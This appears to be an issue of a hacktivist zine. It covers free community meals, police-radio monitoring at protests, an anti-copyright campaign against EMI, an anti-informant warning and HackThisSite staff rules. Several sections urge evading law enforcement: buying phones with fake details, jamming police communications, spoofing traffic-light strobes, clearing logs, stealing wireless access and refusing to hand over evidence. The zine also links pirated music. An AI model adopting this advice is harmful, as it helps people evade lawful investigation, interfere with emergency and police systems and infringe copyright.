Food Not Bombs / Free Markets - We regularily prepare free community meals in asmany locations as possible across the globe. These meetings are open for anyone to help cook, distribute, eat and of course clean up. We also help distribute extra foods, clothes, bikes, computer equipment, and other goodies for free.

Deliveries - We commonly go on dumpster diving missions across the city of Chicago. If you live in a community house and would like to have goods dropped off, contact us and we could arrange a day for us to drop by with free food or other goods. We would like to see this in other cities, its a great way to meet and help out other community houses in your area!

Submit a Spot - The free shit project encourages you to add to our listings database! If you know about a cool community space, or a place where you can get free goodies, or an upcoming (or regular) action/event, please submit it. More instructions can be found at freeshit.hackbloc.org/about.php As we

are trying to build a non-profit self sufficient community, we want to encourage independent community projects, and would reject any commercial postings.

Help Out - Our collective participates in alternative / radical / community projects across the globe. Everyone is encuraged to help us in the following areas:

* people to help us do dumpster diving missions (cars / bike carts needed)

* people who want to help build and repair bikes and computers for community use

* people who want to help cook and serve food in public for Food Not Bombs

* people to help keep this online website maintained with free stuff, community spaces, and cool actions.

If you would like to get involved with the project, or see one in your area send an email to hackbloc at gmail dot com.

Chicago RSS newsfeed @ freeshit.hackbloc.org/chicago/trash.php?action=rss
Bay Area RSS newsfeed @ freeshit.hackbloc.org/sf/trash.php?action=rss

The police have been studying modern street protesters and they know our tactics through and through. They easily can perdict our actions and be one step ahead of us at all times. The police are regularly training to be effective against street protesters, this provides them with a huge advantage to our less trained groups. Most of our numbers are in the dark as to what the police will be doing tactically and have no understanding of their tactics. If we hope to remain out of police detention we must learn their tactics and ways of countering them.

Technologically Enhanced Protesting:
T.E.P is the art of using technology to either increase the odds of a action in your favor by using technological reconnaissance methods as well as using technology to make sure those on the street stay on the street and not in jail. These ideas are coming mostly from street battles in the United States but can apply in most countries and situations where you are facing a technologically advanced opponent.

One form of TEP is monitoring police radio communications. For less than $150 US at radio shack you can get a dual trunking police scanner. Basically the scanner is a tool that will allow you to listen in on the police's radio communication. While these tools are small it would be wise to keep them hidden from the police if you have to be on the street. Modern scanners have a decent range, you don't have to be anywhere near the site of the action to still tune into the police in that area. To improve the effectiveness of using one of these during an action you could get together in a small group which scouts out at the protest site, someone listening to a scanner and keeping and updating a map of where everybody is on the streets, as well as the police's movement and possibly what they are planning to do. The scanner operator should be familiar with the way the police communicate, they won't speak in plain English and it helps if you know the phonetic alphabet and common police codes to understand anything the police are saying. Any maps that are created during an action should be carefully and securely destroyed after an event. Before any action takes place this group needs to consider how its going to communicate. Communication between members of the group needs to be secure or your putting your self and your group at risk. (* See evoltech's train hoping article part 1 for more information on scanners.*)

This brings up the problem of secure communication. If you can monitor the police transmissions what is to stop them from monitoring yours, the police have the tools to monitor everything from low end walky talkys to your cell phone. In all honesty unless you are very high profile or its an extremely large action such as a WTO meeting there is very little chance that the police are monitoring your phone. The risk is increased in larger cities such as Chicago and LA. In recent court cases the feds were able to remotely activate the mic on a cell phone to listen in on conversations, one way around this is to go to your local drugstore and buy a "trac phone", or similar, these are about $20 and include 100min of talk time when you purchase them. Pay in cash and use fake info... enjoy your new untraceable phone. If you are engaged in high risk direct action, do not forget that most phones nowadays have GPS chips in them, for Emergency 911 purposes, so before you engage, turn off the phone and take out the battery.

Sometimes, especially when critical information comes in you need to get out a message to a large group very quickly or to a small team (eg. scouts). Obviously it would take far to long to call everyone that you needed to, even if you had a phone tree. Thats where txtmob comes in. Txtmob is like a listserv for SMS text messages. Everyone with a cellphone signs up by sending a text message to an email address with the word "JOIN". Then when you send a text message to a certain phone number it will send it to everyone on the list. More information and a how to set it up can be found at http://www.txtmob.com/. If you can pass out fliers before the protest with instructions on how to join, and get your whole team on a certain txtmob this can be a very quick way free way of improving your communications. Just remember that if your textmob is made public, the cops can join. So don't send anything that you don't want them to know. It also helps to have more then one list set up, one for the scouts, one for secure information sent only to verifiable phone numbers, and a third for general info that can be sent to large groups. Again as with cellphone calls these should not be considered 100% secure, sure they are more secure then walki talkis but the police have tricks up their sleeves too!

Most protesters on the street don't study the police tactics and get confused and panic when the police react. Its time for that to change, next time There's an action in your area dress in plain cloths and watch the police, how they react, how fast they respond to changes in the routes. If they manage to surround part of the group make note of where they did it, directions of traffic, which way they came from, numbers... etc. Keep this information in mind the

next time your on the street. The more we know the more effective we can be!

Technologically Enhanced Protesting leaves more room open for innovation than perhaps any other form of protest to date. Many other more advanced tactics than can be covered in the scope of this article could be available to someone with a little technical training. For example, building a cell phone jammer to stop police cell phone communication, or alternatively a radio jammer. There has also been research into replicating ambulance strobe lights to affect the state of a traffic light. TEP can expand as new inventions and innovations are discovered; and can be the one thing to give us a one up on the police in all protest situations. By combining the ingenuity and curiosity of hackers with the passion and urgency of direct action protesters we can be unstoppable.

HACKER DEFENSE NETWORK

The Hacker Defense Network was started to provide updates and information about important legal battles involving hackers and computer crime law. We provide information and and ways people can support hackers facing FBI intimidation and encourage those who want to get involved to learn about and practice internet security culture. We also want to send a message to lawyers, law enforcement, politicians and the media, that hackers are not a malicious and destructive threat to national security - that coding is not a crime, and hackers are a necessary and beneficial balance to maintain a democratic society.

Goals and Projects:

- Help research and educate each other about the prosecution process of computer crimes
- Spread the word about hackers and activists who are facing unjust charges, providing updates about + ways of communicating with political prisoners, and provide an analysis about these cases so that others can learn lessons from the mistakes of others
- Periodically release articles about developments in hacker cases and computer law

pirate_the_planet;

DROP THE LAWSUIT - BOYCOTT THE EMI
MIRROR SGT PETSOUNDS
an anti-copyright act of electronic civil disobedience

```
cout << "
Quantity and quality of P2P technologies          act[0]="the story";
are inversely proportional to the numbers         act[1]="the files";
of lawsuits issued to stop P2P                  act[2]="the action";
";
```

As hackers and pirates, we have no respect for copyright laws which try to suppress free expression and creativity.

// act 0: the story
"EMI wants millions and your IP address in revenge for Beachles"

The producer of a mashup album that combined the Beach Boys' Pet Sounds and the Beatles' Sgt. Pepper's Lonely Hearts Club band has been threatened with a multi-million-dollar lawsuit by EMI, the Beatles' music publisher. EMI has also demanded that he turn over the IP addresses of the hundreds of thousands of people who downloaded the mash-ups, presumably so that EMI can sue all of us, too.

http://www.claytoncounts.com/blog/the-beachles
<snip>
Demand is accordingly made that you immediately and permanently:

(a) cease and desist from the manufacture, sale, offering for sale, offering for download/streaming, and/or other reproduction and distribution of the Beachles Mash-Up Recordings and the Other Mash-Up Recordings as well as any other unauthorized uses of the Capitol Recordings and/or other sound recordings owned and/or controlled by Capitol;

(b) cease and desist from the manufacture, sale, offering for sale, offering for download, and/or other reproduction and distribution of the Infringing Artwork as well as any other unauthorized uses of the Beatles Artwork, the Beach Boys Artwork, and/or other artwork owned and/or controlled by Capitol;

(c) provide Capitol with information regarding downloading and/or streaming of the Beachles Mash-Up Recordings and the Other Mash-Up Recordings to date, including but not limited to: (i) the dates on which those recordings were streamed and/or downloaded; (ii) the number of times those recordings were streamed and/or downloaded; and (iii) any and all available information regarding persons who streamed and/or downloaded those recordings;
</snip>
On recent years, EMI has threatened similar suits against DJ Danger Mouse for The Grey Album, which combined The Beatles, or "The White Album," with rapper Jay-Z's Black Album, and against djBC for his Beastles mashup, which mixed the "Fab Four" with the Beastie Boys.

// **act I: the files**

"*Quantity and quality of P2P technologies are inversely proportional to the numbers of lawsuits issued to stop P2P*"

-3rd Monty's Law

Although clayton removed the files off of his server, the mp3s are freely available on the internet through a variety of mirrors and file sharing services.

http://isohunt.com/ http://thepiratebay.org/ http://piratenova.org/ http://mininova.org/ http://meganova.org/ http://torrentspy.com/ http://oink.me.uk/

01. *Wouldnt Sgt Petsound Be Nice*
02. *You Still Believe in My Friends*
02. *You Still Believe in My Friends*
03. *Thats Not Lucy*
04. *Dont Talk (Get Better)*
05. *Im Fixing It, Dayhole*
06. *Shes Going Away for Awhile*
07. *Being for the Benefit of Sloop John B*
08. *God Only Knows What Id Be Within You*
09. *I Know Therere Sixty Four Answers*
10. *Today, Rita*
11. *I Just Wasnt Made for Good Mornings*
12. *Sgt Petsounds Lonely Hearts Club Band (Reprieve)*
13. *A Day in the Life of Caroline.mp3*
14. *Runout Groove.mp3*

DOWNLOAD + MIRROR NEW CLAYTON COUNTS TRACK : "FUCK THE EMI" http://claytoncounts.com/mixes/Fuck%20EMI%20Megamix.mp3

Copyright is supposed to protect expression and encourage creativity. EMI is using copyright to suppress both. They are censors and thugs.

let them know how you feel!...
email to:
EMIUSLegal@emicap.com

snail mail to:
EMI Group plc
27 Wrights Lane
London W8 5SW

"If you care at all about freedom of thought, freedom of expression, or your digital rights, please take the time to write letters to any and every news outlet regarding this case. It's never too late to show these guys what we're made of, and we're just getting started!"

A WARNING from the HACK BLOC Collective

rm All Snitchs before they turn on you!

Time to face a blunt reality: federal investigators are targeting hackers and activists. They have an army of confidential informants out there logging IRC channels, reading your emails, and trying to be your friend. Most of those informants used to be hackers just like you. The feds have all the cards stacked in their favor and need no additional help in busting anybody, so think twice before you become a snitch. Karma will have it's way and one day you will be snitched on yourself. So before we are divided and conquered, it's time to learn the risks involved and how to protect ourselves from unjust legal prosecution.

No matter how much effort you put into your getaway plan, all of it will be wasted if there is a weak link in the chain of trust. Most people who have been busted will tell you: most investigations and convictions happen because someone sold you out. Whether it's your hosting company, your vigilante neighbor, or even your closest hacking buddy; you never know who will crack when the feds come knocking. The more people you include in your secret plans the greater chance that someone will cave under pressure and sell you out.

So before you even consider getting involved with any group or action, know EXACTLY where everybody stands before you work with them, because you need to know that if shit goes down they will have your back. What would YOU do if feds bust down your door, start seizing equipment, and demand your cooperation under threat of arrest?

Know your rights: you do not have to talk to law enforcement under any circumstances, no matter how much they tell you it is for your own good. Anything you say to them will almost certainly come back to haunt you and others. If they are going to prosecute you, then let it happen based on whatever evidence or testimony they already have: don't help them with a confession, or by shifting the blame to the next poor soul who will get raided because of your statements. The more you open your mouth the more you risk your safety and everyone you work with. The ONLY thing you can tell them is "I will not talk until I have my attorney present".

You can ask anyone who has narced or been narced on in the past: it never helps and only hurts. Not just the person who is turned in but the person who does the talking is equally incriminated. The feds will promise you anything in order to get you to talk, but when it comes down to it, they are not your friends and are just as likely to prosecute you as well.

As a policy, we will not tolerate people who defend narcing or selling out in our collectives. It is not our role in the game to be the eyes and ears of the FBI. We encourage hackers to learn the law before they play the game and to unite and defend each other, especially when someone gets busted.

The best hackers are invisible: they make no noise when they move in and

out of your networks. They know exactly the right time to strike, and they know when to quit when they are ahead. They know when it's time to abandon ship and start a new identity again. And they know that when someone is narced on, shit's gotta burn.

Become a ghost: clear logs, use bounce boxes and onion routing, steal wireless internet, leave no trails, don't snitch, don't attract unnecessary attention, and rm all white hats and snitchs. Stay strong and watch each other's back.

Hacktivists of the world, unite!

http://www.hackthissite.org http://www.hackbloc.org

HACKTHISSITE

COLLECTIVE ORGANIZING PROCESS & GUIDELINES

As long as we continue to embrace the open and democratic principles that this site was founded on, the site should live on for years as an ever-changing collective to meet the needs of the next stages of the project.

The purpose of the collective is to maintain the HTS website, server, and IRC to build a friendly and productive community space to involve others in working collaboratively on group projects or sub-collectives.

There are several inherent needs of the project which must be fulfilled:

* coordinating and management - communicating with other developers, handling issues such as money, distributing access, outreach and publicity

* system administration - for maintaining the flow of services, creating and distributing access, security and backups

* development - fixing maintaining and adding features to the HTS site, working on side coding projects involving access on the hts server

* irc administration - encouraging positive enlightened discussion and debate while discouraging abusive drama, being a neutral and unifying mediator for issues when they come up, relations with other irc networks (although forums can have a different staff, the philosophy towards moderation should be the same)

There are also many other HTS related projects which while under the HTS banner may not necessarily need access to the HTS server, or be considered part of HTS 'staff'.

Everyone is welcome to participate in the project on staff if they have the required skills, is available to communicate with other members over IRC, and observes the staff guidelines. Guidelines are designed to maintain a friendly and positive community by treating both users and other collective members alike with respect and autonomy. They are as such:

* Practice proper security culture (no bragging about or naming anybody who may be involved in questionable activities, no turning over evidence to law enforcement, no releasing private data on users or other collective members)

* No abuse - although we realize that often times users provoke staff members because of personal drama or simply because they are staff, staff members should practice the highest level of self discipline and enlightenment and not let personal drama affect their staff positions. We encourage people to resolve their personal differences peacefully through discussion or /ignoring without having to resort to using staff or op privileges to settle their differences.

* Do not stand in the way of or actively try to sabotage other projects being worked on by staff members or the larger community. Not everyone is required to agree with the intentions of every project, but they do have to respect the autonomy of those involved, and not badmouth or sabotage other people's works.

Although we discourage talk of or participation in illegal activities on our servers or communities (in order to protect our above ground site and community), we understand that not everyone will always live up to these standards. In these situations, we can advise them to take said activities to other systems so that HTS as a whole is not liable for anyone's individual activities. However, it is not our job to play the eyes and ears of law enforcement, and as a result, we will never turn anybody in or hand over any evidence against any user or staff member.

Remember, the project was started with the spirit of community and collective participation. All major decisions should involve both staff and the larger community in the decision making process. Staff members are not above other users in any way, and users have just as much of a right as those in staff. Anyone is free to apply for a development position, and there is no ultimate leader who "has the final word".

Questions? Comments? Article submissions? Get a hold of us at:

e-mail: hackbloc at gmail dot com
IRC: *irc.hackthissite.org SSL port 7000 #hackbloc #hackthissite #help*

Visit our online forums @
www.hackbloc.org/forums/ ***www.criticalsecurity.net***

Snail Mail Address:
P.O. Box 190471
San Francisco, CA 94119
(Send monies!!!)

--> GET COPIES OF THE ZINE! <--

Electronic copies of the zine are available for free online at the hackbloc website (www.hackbloc.org/zine/). There are two versions of the zine: a full color graphical PDF version which is best for printing and also includes all sorts of extras, as well as a raw TXT version for a more readable and compatible format.

Having the zine in your hands is still the best way to experience our zine. If you can't print your own(double sided 8.5x11) then you can order copies of this issue and all back issues online at the nice fellows at Microcosm Publishing (microcosmpublishing.com) who are based out of Portland. If you live in The San Francisico Bay area, you can find us at the SF Anarchist Bookfair in march 07. More info will be found on our site closer to the time of the event!

We are seeking translators to translate Hack This Zine into other languages, if are interested send an email to **hackbloc@gmail.com**

Zine Staff / Credits / Greetz

HackThisZine Issue #5 -- *Squat The Net!*

ZINE STAFF	**Hack Bloc Staff**
Sally	evoltech
flatline	TheMightyOwl
Nomenumbra	flatline
evoltech	Hexbomber
whooka	Insurgency
alxCIAda	sally
	LN
	Lockdown
	rugrat
	alxCIAda

Contributers / Thanks:
Annalee Newitz, SheepFucker, the great folks at microcosm publishing (microcosmpublishing.com) everyone who submitted a article (if it didn't get used this time it will next issue!) and all those who are helping our communities whatever way they can!

<3 greets goes out to the freed sagada 11 members <3

NETWORK OF PROJECTS

We are an independent collective of creative hackers, crackers, artists and anarchists. We gather to share skills and work together on several projects to teach and mobilize people about vulnerability research, practical anarchy, and how free technology can build a free society. We are an open, free flowing, and ever changing collective which generally works on IRC. Everyone is encouraged to explore and contribute to the group and it's related projects.

hackbloc.org
Hack Blocs are local groups and gatherings where hackers and activists gather to discuss and share skills, and collaborate on projects related to free technology open source, tech activism, and more. We work to defend a free internet and a free society by mixing hacker and activist strategies to explore both defensive and direct action hacktivism. Each local group is autonomous and together we form a decentralized network to collaborate and coordinate actions in solidarity with other social justice struggles around the world.

hackthissite.org
Hack this site is a free and legal training ground that allows people to test their security skills against a series of realistic hacking challenges. We provide a friendly environment for people to get involved with programming and internet security by collaborating with other coders and hackers.

freeshit.hackbloc.org
A system to share local resources from free food to medical care and other goodies you can use, current cities include Chicago and The San Francisco Bay area with plans to add more. The site is set up so users can submit listings they know of in these two areas. We hope to expand the project so users can setup free shit projects in their areas, besides the two already setup!

disrespectcopyrights.net
An open collection of anti-copyright images, pdfs, texts, movies, music, and more! All kinds of files related to programming, hacking, zines, DIY culture, and activism. The system is integrated into a mediawiki site and also allows people to upload files and build the archive.